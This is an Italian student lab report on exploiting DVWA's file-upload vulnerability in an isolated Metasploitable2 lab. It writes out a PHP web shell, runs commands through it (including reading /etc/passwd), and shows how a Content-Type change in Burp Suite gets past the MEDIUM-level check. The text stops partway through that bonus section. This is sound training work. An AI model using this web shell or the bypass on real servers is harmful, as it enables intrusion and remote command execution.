

DVWA | Epicode Cybersecurity

File Upload Vulnerability Report

Target: Metasploitable (192.168.56.101)

Data: 11/05/2026

Autore: Giampiero | Kali Linux

Target IP: 192.168.56.101 (Metasploitable2)

Attacker IP: 192.168.56.102 (Kali Linux)

Strumenti: DVWA, Burp Suite v2026.3.2, Firefox

Livelli testati: LOW (obbligatorio) + MEDIUM (bonus)

1. Executive Summary

Il presente report documenta l'esercitazione pratica di penetration testing che ho condotto su un ambiente di laboratorio controllato nell'ambito del corso Epicode di Cybersecurity. Il mio obiettivo e' stato sfruttare la vulnerabilita' di File Upload presente sulla DVWA (Damn Vulnerable Web Application) installata su Metasploitable2, caricare una PHP web shell e ottenere il controllo remoto della macchina bersaglio tramite esecuzione di comandi da remoto.

Ho coperto due livelli di sicurezza: il livello LOW (obbligatorio) e il livello MEDIUM (bonus), quest'ultimo bypassato modificando il Content-Type della richiesta HTTP intercettata con Burp Suite. Tutte le attivita' sono state eseguite esclusivamente nell'ambiente virtuale isolato.

Campo	Dettaglio
Target	Metasploitable2 - 192.168.56.101
Attacker	Kali Linux - 192.168.56.102
Vulnerabilita'	Unrestricted File Upload (OWASP A04:2021)
Shell caricata	<?php system(\$_REQUEST["cmd"]); ?>
Utente ottenuto	www-data (Apache web server)
Livelli completati	LOW (obbligatorio) + MEDIUM (bonus)

Tabella 1: Riepilogo dell'esercitazione.

2. Configurazione del Laboratorio

Ho configurato l'ambiente di laboratorio con due macchine virtuali in modalita' Host-Only su VirtualBox. Ho verificato la comunicazione bidirezionale tra le due macchine tramite ping prima di avviare l'esercitazione.

Macchina	IP	Ruolo	Sistema Operativo
Kali Linux	192.168.56.102	Attaccante	Kali GNU/Linux 2026.1
Metasploitable2	192.168.56.101	Bersaglio	Ubuntu 8.04 - Kernel 2.6.24-16-server i686

Tabella 2: Configurazione dell'ambiente di laboratorio.

Verifica della connettivita':

```
$ ping 192.168.56.101 # Da Kali verso Metasploitable
$ ping 192.168.56.102 # Da Metasploitable verso Kali
```

3. Configurazione DVWA - Security Level LOW

Ho effettuato l'accesso alla DVWA tramite Firefox di Kali Linux all'indirizzo `http://192.168.56.101/dvwa/login.php` con credenziali `admin / password`. Prima di procedere, ho impostato il Security Level su LOW dalla sezione DVWA Security. Con questo livello il server non applica alcuna validazione sui file caricati.




Figura 1: DVWA Security Level impostato su LOW.

4. Creazione della PHP Web Shell

Ho creato una web shell PHP minimalista. Il codice legge il parametro `cmd` dalla richiesta HTTP tramite `$_REQUEST` e lo esegue come comando di sistema tramite la funzione `system()`, restituendo l'output nella risposta HTTP.

```
$ echo '<?php system($_REQUEST["cmd"]); ?>' > /home/kali/shell.php
$ cat /home/kali/shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Componente	Descrizione
<code>\$_REQUEST["cmd"]</code>	Legge il parametro <code>cmd</code> dalla richiesta GET o POST
<code>system()</code>	Esegue il comando sul sistema operativo del server
Output diretto	Il risultato viene stampato nella risposta HTTP

Tabella 3: Analisi del codice della web shell.

5. Upload della Shell - Security Level LOW

Ho caricato la shell tramite l'interfaccia File Upload della DVWA. Con il Security Level LOW il server non esegue alcuna validazione sul tipo, estensione o contenuto del file. L'upload ha avuto successo immediatamente.

URL di accesso alla shell sul server bersaglio dopo l'upload:

<http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=COMANDO>




Figura 2: Upload della shell.php riuscito - messaggio di conferma DVWA.

6. Esecuzione di Comandi Remoti

Una volta caricata la shell, ho eseguito comandi sul sistema bersaglio passando il parametro cmd via GET nel browser. L'utente di esecuzione risultato e' www-data, corrispondente all'utente con cui gira il web server Apache su Metasploitable.

Comando	Output	Informazione ottenuta
whoami	www-data	Utente del web server Apache
id	uid=33(www-data) gid=33(www-data)	Identita' completa con UID e GID
uname -a	Linux metasploitable 2.6.24-16-server i686	Kernel obsoleto del 2008
ip addr	inet 192.168.56.101/24 eth0	Indirizzo IP confermato
cat /etc/passwd	root, msfadmin, mysql, postgres, tomcat...	Lista utenti di sistema
ps aux	Apache, MySQL, PostgreSQL, Tomcat attivi	Processi in esecuzione

Tabella 4: Comandi eseguiti da remoto e relative informazioni ottenute.

Screenshot: comando whoami




Figura 3: Risultato del comando whoami - utente www-data confermato.

Screenshot: comando uname -a




Figura 4: Sistema operativo della macchina bersaglio.

Screenshot: comando ip addr





Figura 5: Interfacce di rete della macchina bersaglio.

Screenshot: cat /etc/passwd



The screenshot shows a web browser window with multiple tabs. The active tab displays the URL `192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd`. The browser's address bar indicates the page is "Not secure". The output of the command is displayed in a text area, listing system users and their details.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL
Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,11,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
```

Figura 6: Lista completa degli utenti di sistema.

7. Monitoraggio con Burp Suite

Ho intercettato e analizzato tutte le richieste HTTP verso la DVWA con Burp Suite Community Edition v2026.3.2. Ho configurato Firefox con proxy manuale su 127.0.0.1:8080 e ho installato il certificato CA di Burp nel browser per l'intercettazione del traffico.

Funzionalita'	Utilizzo
Proxy - Intercept	Blocco e analisi in tempo reale di ogni richiesta HTTP verso DVWA
HTTP History	Cronologia completa di tutte le richieste verso la shell e DVWA
Repeater	Modifica e ri-invio delle richieste per testare comandi diversi
Inspector	Analisi strutturata di header, parametri GET e cookie di sessione

Tabella 5: Funzionalita' di Burp Suite utilizzate durante l'esercitazione.

Richiesta GET intercettata (esecuzione comando id):

```
GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Cookie: security=low; PHPSESSID=dbf23fac2ffc1a20d708c58533ec8041
Connection: keep-alive
```

Risposta del server:

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Ubuntu)
X-Powered-By: PHP/5.2.4-2ubuntu5.10
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Screenshot: HTTP History in Burp Suite




Figura 7: Cronologia richieste HTTP intercettate in Burp Suite.

Screenshot: tab Proxy con richiesta intercettata




Figura 8: Dettaglio della richiesta GET alla shell intercettata in Burp.

Screenshot: Repeater con risposta del server




Figura 9: Burp Repeater - richiesta `cmd=id` e risposta `uid=33(www-data)`.

8. BONUS - Bypass Security Level MEDIUM

Il livello MEDIUM della DVWA aggiunge un controllo sul Content-Type della richiesta HTTP: accetta solo image/jpeg o image/png. Il controllo si basa pero' esclusivamente sull'header HTTP e non verifica il contenuto reale del file. Ho bypassato questo filtro modificando il Content-Type direttamente in Burp Suite prima che la richiesta raggiungesse il server.

Step	Azione	Risultato
1	Impostare DVWA Security su MEDIUM	Security Level: medium confermato
2	Tentare upload di shell.php senza modifiche	Errore: Your image was not uploaded.
3	Intercettare la richiesta POST in Burp	Intercept ON - richiesta bloccata
4	Modificare Content-Type in image/jpeg	Riga modificata manualmente in Burp
5	Cliccare Forward	Shell accettata dal server
6	Verificare esecuzione comandi	www-data confermato anche su MEDIUM

Tabella 6: Procedura di bypass del Security Level MEDIUM.

Richiesta POST modificata in Burp (estratto):

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.56.101
Cookie: security=medium; PHPSESSID=dbf23fac2ffc1a20d708c58533ec8041
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg      <-- MODIFICATO da application/x-php
<?php system($_REQUEST["cmd"]); ?>
```

Screenshot: richiesta POST intercettata con bypass MEDIUM




Figura 10: Burp Suite - Content-Type modificato in image/jpeg per bypassare il filtro MEDIUM.

Screenshot: upload riuscito su livello MEDIUM




Figura 11: DVWA conferma il caricamento della shell con Security Level MEDIUM.

Screenshot: Repeater su livello MEDIUM

